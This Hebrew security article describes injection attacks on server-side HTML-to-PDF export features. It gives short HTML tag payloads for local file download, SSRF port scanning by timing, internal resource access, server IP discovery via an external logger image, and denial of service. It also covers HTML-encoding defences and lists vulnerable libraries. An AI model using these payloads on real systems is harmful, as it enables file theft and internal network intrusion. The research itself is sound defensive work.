


משטחי תקיפה בעת יצוא ל-PDF

מאת ינון שקדי

הקדמה

מתי בפעם האחרונה גלשתם באינטרנט ונתקלתם בכפתור "Export to PDF"?

הפיטצ'ר שנמצא מאחורי הכפתור, גרם לי לסקרנות רבה, בעקבות העובדה שהוא נהיה פופולרי בשנים האחרונות וניתן למצוא אותו במגוון רחב של אתרים. החל ממערכות פיננסיות, רשתות חברתיות ועד לאתרי תוכן כמו ויקיפדיה. (מוזמנים לבדוק את האתר של הבנק שלכם).

במספר בדיקות חדירות שביצעתי, נתקלתי במצב בו יש לי שליטה על חלק מהתוכן שחוזר אליי בקובץ ה-PDF. הדבר הוביל אותי להרהר במחשבות רבות, כגון: מה התהליך שמתבצע בשרת? האם העובדה שקלט שלי מעורב בתהליך מרחיב את מרחב התקיפה? מתי סוף סוף תהיה לי חברה?
במאמר זה אנסה לשפוך אור על שתי השאלות הראשונות.


תהליך ההמרה

כאשר שרת ממיר מידע לפורמט PDF, בדרך כלל התהליך הבא מתבצע בשרת האפליקציה:

1. השרת מקבל את המידע הדינאמי ישירות מהמשתמש \ ממסד הנתונים.
2. מכניס את המידע לתוך Template של HTML *.
3. שולח את ה-HTML המכיל בתוכו את המידע הדינמאי לספרייה חיצונית.
4. הספריה החיצונית מקבלת את ה-HTML, עושה את הקסם, ומחזירה קובץ PDF.
5. הלקוח מוריד את קובץ ה-PDF.

* יש לשים לב שבחלק מהמקרים, השרת מוריד את ה-HTML במלואו מהאתר עצמו, באמצעות בקשת HTTP לעצמו (לצורך העניין, עמוד הפרופיל של המשתמש).

כך נראה תהליך לגיטימי של ייצוא מידע ל-PDF:



כמו-כן, החלק המעניין ביותר בתהליך הייצוא, הוא שלב 4, בו הספריה החיצונית מבצעת המרה של HTML ל-PDF. במהלך המחקר גיליתי שיש שחקנים רבים בשוק המרות ה-HTML ל-PDF וחיפוש גוגל של "HTML 2 PDF" יחשוף אתכם לחברות רבות שמבטיחות שעושות את זה בצורה הטובה ביותר.

וקטור התקיפה

תהליך ההמרה למעשה לוקח מסמך HTML, מפרסר את כל התגיות בתוכו וממיר כל אחת מהן לאובייקט PDF מתאים. הספריות הנפוצות תומכות בתגי HTML רבים וחלקן אף תומך ב-CSS ו-JavaScript. הן בעצם מממשות לוגיקה של Browser בצד השרת. עם הבנה זו, נסו לחשוב לרגע על התרחיש הבא: מה יקרה אם תוקף יזריק תגית HTML זדונית לתוך תהליך ההמרה?

במידה והשרת לא מקודד כראוי את ה-Input שמגיע מהמשתמשים, הוא יהיה חשוף לתקיפות רבות. בין התקיפות שניתן לבצע באמצעות ההזרקה:


1. <u>הורדת קבצים מהשרת (Arbitrary File Download):</u>

אחת מהחולשות המסוכנות ברחבי האינטרנט, היא האפשרות של לקוח להוריד קובץ כרצונו מהשרת. סיטואציה זו מהווה חור אבטחתי חמור, מכיוון שהיא מאפשרת לתוקף להוריד מידע רגיש מהשרת, כמו: קבצי לוג המכילים מידע אודות המשתמשים, קבצי קונפיגורציה המכילים Connection Strings ומפתחות הצפנה ואף קבצים אישיים של משתמשים. אם אנו מסוגלים להזריק תגית HTML לתהליך ההמרה, בספריות מסוימות, אנחנו יכולים להוריד קובץ כרצוננו מהשרת.


עבור ניצול זה, ניתן להשתמש בתגיות הבאות:

- IFRAME
- OBJECT
- font (CSS)


תהליך זדוני של ייצוא מידע ל-PDF, בו התוקף מוריד קובץ רגיש מהשרת יראה כך:



דוגמא מהעולם האמיתי - בקשת ה-HTTP:



תשובת ה-PDF:



[קובץ ה-PDF המכיל בתוכו קובץ רגיש מהשרת]

2. <u>חשיפה של הרשת הפנימית (SSRF על סטרואידים):</u>

לעיתים, במהלך בדיקת חדירות בתצורת Black Box, לאחר חשיפה של מספר ממצאים, אני מגיע למבוי סתום. בחלק גדול מהמקרים, מה שמפריד אותי מהתקדמות משמעותית זה חוסר היכולת לחשוף מידע פנימי על השרת ועל הרשת הפנימית.

חולשת ה-"Export Injection", בכל הספריות, יכולה לעזור למטרה זו ונותנת לנו את האפשרות להשיג מידע רב.

מספר טכניקות שחשבתי עליהן:

סריקת פורטים פנימית:

- לפי ה-Delay של התשובה משרת האפליקצייה, ניתן להבין אם הפורט פתוח או סגור. לצורך העניין, תוקף ינסה להזריק תגית IMG, שה-Source שלה הוא כתובת IP של מכונה ברשת הפנימית, בפורט שאותו ירצה לסרוק.
- כאשר השרת יטפל בתגית ה-IMG, הוא יצור בקשת HTTP מול המשאב המבוקש. בקשה זו תשען על TCP Connection שהספריה החיצונית תנסה ליצור מול ה-Host וה-Port המבוקשים. ההתנהגות תמיד תהיה כזו,שאם היעד מחזיר RST, יתבצעו עוד מספר נסיונות לבצע TCP Connection עם Delay קטן ביניהם.


כל התהליך הזה ישתקף לתוקף ב-Delay הכללי ביצירת קובץ ה-PDF:

- <imgsrc="http://127.0.0.1:445"/> - יגרום ל-Delay של 3.2 שניות (הפורט פתוח).
- <imgsrc="http://127.0.0.1:666"/> - יגרום ל-Delay של 5.2 שניות (הפורט סגור).

#	Server_Th...	Overall_Ela...	Result	Protocol	
116	3,224.46	0:00:29.800	200	HTTP	www.
117	5,254.21	0:00:25.866	200	HTTP	www.

גישה למשאבים פנימיים:


- ניתן להשתמש באובייקטי ה-object\iframe\frame בכדי לנצל את ההתנהגות ה"דפדפנית" של הספריות החיצוניות, על מנת לגשת למשאבי HTTP ולגרום להם להופיע בתוך קובץ ה-PDF המוחזר. לדוגמא:
- הזרקה של תגית <object data="http://127.0.0.1:8443"/>



גילוי כתובת ה-IP האמיתית של השרת:

- אנחנו יכולים לגרום לשרת לבצע בקשת HTTP לכל כתובת IP ואפילו לשרת בשליטתנו. מצב זה מאפשר לנו לגלות את כתובת ה-IP האמיתית של השרת מאחורי Load Balancer ולעיתים אפילו מאחורי ה-WAF בארכיטקטורות גרועות לא עלינו.
- השתמשתי בשירות האדיב של אתר IP Logger בכדי לגלות את כתובת ה-IP של השרת המותקף. הזרקה של תגית: <imgsrc="https://iplogger.com/113A.gif"/>.

ותיעוד ה-IP:



3. <u>תקיפת מניעת שירות אפקטיבית (DOS):</u>

- החולשה חושפת את השרת לתקיפות DOS שונות. הספריות החיצוניות תומכות בעיבוד של מידע מורכב (תמונות, פונטים ועוד). תוקף עלול לנצל את העניין על מנת לגרום לשרת לעבוד קשה, אם ישלח אחת מהתגיות הבאות:
  - <"imgsrc="http://download.thinkbroadband.com/1GB.zip/> - יגרום לשרת להוריד קובץ כבד מאד.
  - <"iframesrc="http://example.com/RedirectionLoop.aspx/> - יגרום לאפליקציה להכנס ללולאת HTTP ארוכה.
- כמו-כן, הדרך לבצע תקיפות DOS שונות משתנה מספריה לספריה.


איך להתגונן מפני התקיפה?

ההתגוננות מפני התקיפה הינה פשוטה מאד: בתור קונספט, מפתח לעולם לא אמור להעביר קלט מהלקוח לספריה חיצונית ללא מחשבה. תמיד שאלו עצמכם - "מה תוקף היה עושה?"

במקרה ספציפי זה, יש לקודד את הקלט לפני העברתו לספריות ההמרה. קידוד מסוג HTML Encode אמור לעבוד וימנע את הרוב המוחלט של הניצולים.

<u>ספריות פגיעות:</u>

איך ניתן לדעת באיזו ספריה משתמש האתר הנבדק? פשוט לפתוח את קובץ ה-PDF באמצעות Hex Editor:



	0	1	2	3	4	5	6	0123456
00000000	25	50	44	46	2D	31	2E	%PDF-1.
00000007	34	0A	31	20	30	20	6F	4.1 0 o
0000000E	62	6A	0A	3C	3C	0A	2F	bj.<<./
00000015	54	69	74	6C	65	20	28	Title (
0000001C	FE	FF	29	0A	2F	43	72	..)./Cr
00000023	65	61	74	6F	72	20	28	eator (
0000002A	FE	FF	00	77	00	6B	00	...w.k.
00000031	68	00	74	00	6D	00	6C	h.t.m.l
00000038	00	74	00	6F	00	70	00	.t.o.p.
0000003F	64	00	66	00	20	00	30	d.f. .0
00000046	00	2E	00	31	00	32	00	...1.2.
0000004D	2E	00	33	00	2E	00	32	..3...2
00000054	29	0A	2F	50	72	6F	64	)./Prod
0000005B	75	63	65	72	20	28	FE	ucer (.
00000062	FF	00	51	00	74	00	20	..Q.t.
00000069	00	34	00	2E	00	38	00	.4...8.
00000070	2E	00	37	29	0A	2F	43	..7)./C
00000077	72	65	61	74	69	6F	6E	reation

(נסו לחפש מחרוזות כמו Author, Creator)

רשימת ספריות פגיעות:

Library name	Local File Download	Internal HTTP Resources Access	Port Scanning
Aspose	✓ (Vulnerable)	✓	✓
IText	✗ (Not Vulnerable)	✗	✓
Winnoative	✓	✓	✓
WKHTML	✓	✓	✓
RUNPDF	✓	✓	✓

מסקנות ותובנות

המחקר הצנוע שערכתי אינו מקיף ואינו מכסה את כלל החולשות והבעיות שהשימוש במנגנון הייצוא יכול לחשוף. עם זאת, אני מקווה מאד שהדבר יגביר את הערנות בנוגע לבעיות האבטחה. מרחב התקיפה גדול, יש ספריות רבות שתומכות ב-CSS ו-JavaScript. אשמח לראות מחקרים עתידיים בנוגע לתהליך זה.

על המחבר

ינון שקדי, בודק חדירות וחוקר אבטחת מידע קרוב ל-5 שנים. משתחרר מצה"ל החודש ועובד בחברת Prosecs. לתיקונים, שאלות וכל דבר שעולה על רוחכם ניתן לפנות: inonst@gmail.com או Linkedin